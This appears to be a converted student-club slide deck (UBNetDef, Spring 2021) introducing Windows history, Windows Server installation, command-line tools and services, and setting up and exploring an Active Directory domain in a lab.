

# Microsoft® **Windows®**

UBNetDef, Spring 2021

Week 4

Lead Presenter: Anthony Magrene

# Agenda - Week 4

1. Brief History
2. Hands-on Server install
3. General Operating System Info
4. Windows Server Functionality
5. Active Directory
6. Hands-on Install Active Directory
7. Active Directory Cont.
8. Hands-on Domain Join
9. Security Considerations

# Brief History (Windows Client)

- MSDOS (1980)
- WINDOWS (1985)
- WINDOWS 3.1 (1992)
- Windows 95 (1995)
- Windows ME (2000)
- Windows XP (2001)
- Windows Vista (2006)
- Windows 7 (2009)
- Windows 8 (2012)



# Brief History (Windows Server)

- Windows NT (1993)
- Windows NT 4.0 (1996)
- Windows Server 2003
- Windows Server 2008
- Server 2012
- Server 2016
- Server 2019 (2018)


Microsoft®  
**Windows NT®**





Windows  
Server



## Market Share



# Server Desktop Exp. v Server Core




# Hands-on



# Hands-on: Start Windows Install


- Start the install for Windows Server 2019 Evaluation
  - Mount the ISO WindowsServer2019Eval.iso
  - Install **Windows Server** for your Active Directory Server
  - Install **Windows Server (Desktop Experience)** for your other server.





# Kernel

```
whoami      : nt authority\system
GetCurrent : NT AUTHORITY\SYSTEM
```





NetDef

001

# Command Line Interface(s)

```
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\anthony>help
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT    Sets properties in boot database to control boot loading.
CACLS      Displays or modifies access control lists (ACLs) of files.
CALL       Calls one batch program from another.
CD          Displays the name of or changes the current directory.
CHCP       Displays or sets the active code page number.
CHDIR      Displays the name of or changes the current directory.
CHKDSK     Checks a disk and displays a status report.
CHKNTFS    Displays or modifies the checking of disk at boot time.
CLS        Clears the screen.
CMD         Starts a new instance of the Windows command interpreter.
COLOR      Sets the default console foreground and background colors.
COMP       Compares the contents of two files or sets of files.
COMPACT    Displays or alters the compression of files on NTFS partitions.
CONVERT    Converts FAT volumes to NTFS. You cannot convert the
           current drive.
COPY       Copies one or more files to another location.
DATE       Displays or sets the date.
DEL        Deletes one or more files.
DIR         Displays a list of files and subdirectories in a directory.
DISKPART   Displays or configures Disk Partition properties.
DOSKEY     Edits command lines, recalls Windows commands, and
           creates macros.
```



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```


010



## Services

```
PS C:\WINDOWS\system32> get-service
```



Status	Name	DisplayName
Stopped	AarSvc_517345d	Agent Activation Runtime_517345d
Running	AdobeARMService	Adobe Acrobat Update Service
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	aspnet_state	ASP.NET State Service
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AtherosSvc	AtherosSvc
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserSer...	GameDVR and Broadcast User Service
Stopped	BDOSVC	BitLocker Drive Encryption Service



```
PS C:\WINDOWS\system32> Restart-Service Spooler -v  
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

# Windows Server Services

- ⬡ FTP
- ⬡ Internet Information Services (Web Server)
- ⬡ File Server (SMB)
- ⬡ Deployment Services (MDT)
- ⬡ Certificate Authority
- ⬡ DNS
- ⬡ DHCP
- ⬡ Active Directory



# Active Directory





NetDef

001

# Active Directory

Active Directory Users and Computers [mothe]

Console Root

- Active Directory Users and Computers [mothe]
  - Saved Queries
  - reallife.lockdown
    - Builtin
    - Computers
    - Domain Controllers
    - ForeignSecurityPrincipals
    - Managed Service Accounts
    - Users

Name	Type	Description
Administrator	User	Built-in account for ad...
Allowed RO...	Security Group...	Members in this group c...
Cert Publish...	Security Group...	Members of this group ...
Cloneable D...	Security Group...	Members of this group t...
Denied ROD...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
Schema Ad...	Security Group...	Designated administrato...

Active Directory Users and Computers [mothe]

- Saved Queries
- reallife.lockdown
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Managed Service Accounts
  - Users

Active Directory Users and Computers [mothe]

- Saved Queries
- reallife.lockdown
  - Builtin
  - Computers
  - Domain Controllers

CERTAUTH Computer


IIS Computer

MOTHERSHIP Computer

010

# Active Directory – DNS


- ⬡ Heavily Reliant on DNS which resides on the domain controller
- ⬡ Will communicate using device names within the domain and not IP addresses






# Active Directory – AD Forest

Domains can be nested within each other



# Active Directory – Domain Controller

- Server that handles authentication requests for a domain
  - We will be using it as our Domain Name Service (DNS) server as well



# Hands-on

# Hands-on: Active Directory Setup

Install-ADDSTForest (PowerShell cmdlet)

- CreateDnsDelegation:\$false (If we had a separate DNS server)
- DatabasePath "C:\Windows\NTDS" (Where AD Database is stored)
- DomainMode "7" (What servers are compatible with the domain?)
- DomainName "yourdomain.com" (Exactly what it says)
- DomainNetbiosName "YOURDOMAIN"
- ForestMode "7" (What servers are compatible with the forest?)
- InstallDns:\$true (Whether or not to install DNS)
- LogPath "C:\Windows\NTDS"
- NoRebootOnCompletion:\$false (Will reboot if needed)
- SysvolPath "C:\Windows\SYSVOL"
- Force:\$true

# Hands-on: Active Directory Setup

- Configure networking (sconfig is a good place to start)
  - Name your system something that makes sense
- Setup your Server Core as an Active Directory Domain Controller
  - <https://cloudblogs.microsoft.com/industry-blog/en-gb/technetuk/2016/06/08/setting-up-active-directory-via-powershell/>
  - Get-adcomputer should print out a result similar to the below which will mean you have a configured domain.

```
Administrator: C:\Windows\system32\cmd.exe - powershell
PS C:\Users\Administrator> get-adcomputer

cmdlet Get-ADComputer at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
Filter: *


DistinguishedName : CN=MOTHERSHIP,OU=Domain Controllers,DC=reallife,DC=lockdown
DNSHostName       : mothership.reallife.lockdown
Enabled           : True
Name              : MOTHERSHIP
ObjectClass       : computer
ObjectGUID        : 912cefc8-9ff9-414f-a54c-752346fac627
SamAccountName    : MOTHERSHIP$
SID               : S-1-5-21-790682518-3276685693-3849496330-1000
UserPrincipalName :
```





# Break slide

Please return on time!



# Active Directory Objects – User Objects

Console Root

- Active Directory Users and Computers [mother
- Saved Queries
- reallife.lockdown
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Managed Service Accounts
  - Users

Name	Type	Description
Administrator	User	Built-in account for ad...
Allowed RO...	Security Group...	Members in this group c...
Cert Publish...	Security Group...	Members of this group ...
Cloneable D...	Security Group...	Members of this group t...
Denied ROD...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
Schema Ad...	Security Group...	Designated administrato...

Administrator Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile	COM+	
General	Address	Account	Profile
		Telephones	Organization

User logon name:

User logon name (pre-Windows 2000):

Logon Hours... Log On To...

☐ Unlock account


Account options:

Account expires

OK Cancel Apply Help



# Active Directory Objects – User Groups



The screenshot shows the Active Directory Users and Groups console. A list of groups is displayed on the left, with a red box highlighting the 'Domain Admins' group. The 'Domain Admins Properties' dialog box is open, showing the 'Members' tab. The 'Members' list contains one entry: 'Administrator' with the path 'reallife.lockdown/Users'.

Name	Type	Description
Administrator	User	Built-in account for ad...
Allowed RO...	Security Group...	Members in this group c...
Cert Publish...	Security Group...	Members of this group ...
Cloneable D...	Security Group...	Members of this group t...
Denied ROD...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
Schema Ad...	Security Group...	Designated administrato...

**Domain Admins Properties**

General Members Member Of Managed By


Members:

Name	Active Directory Domain Services Folder
Administrator	reallife.lockdown/Users

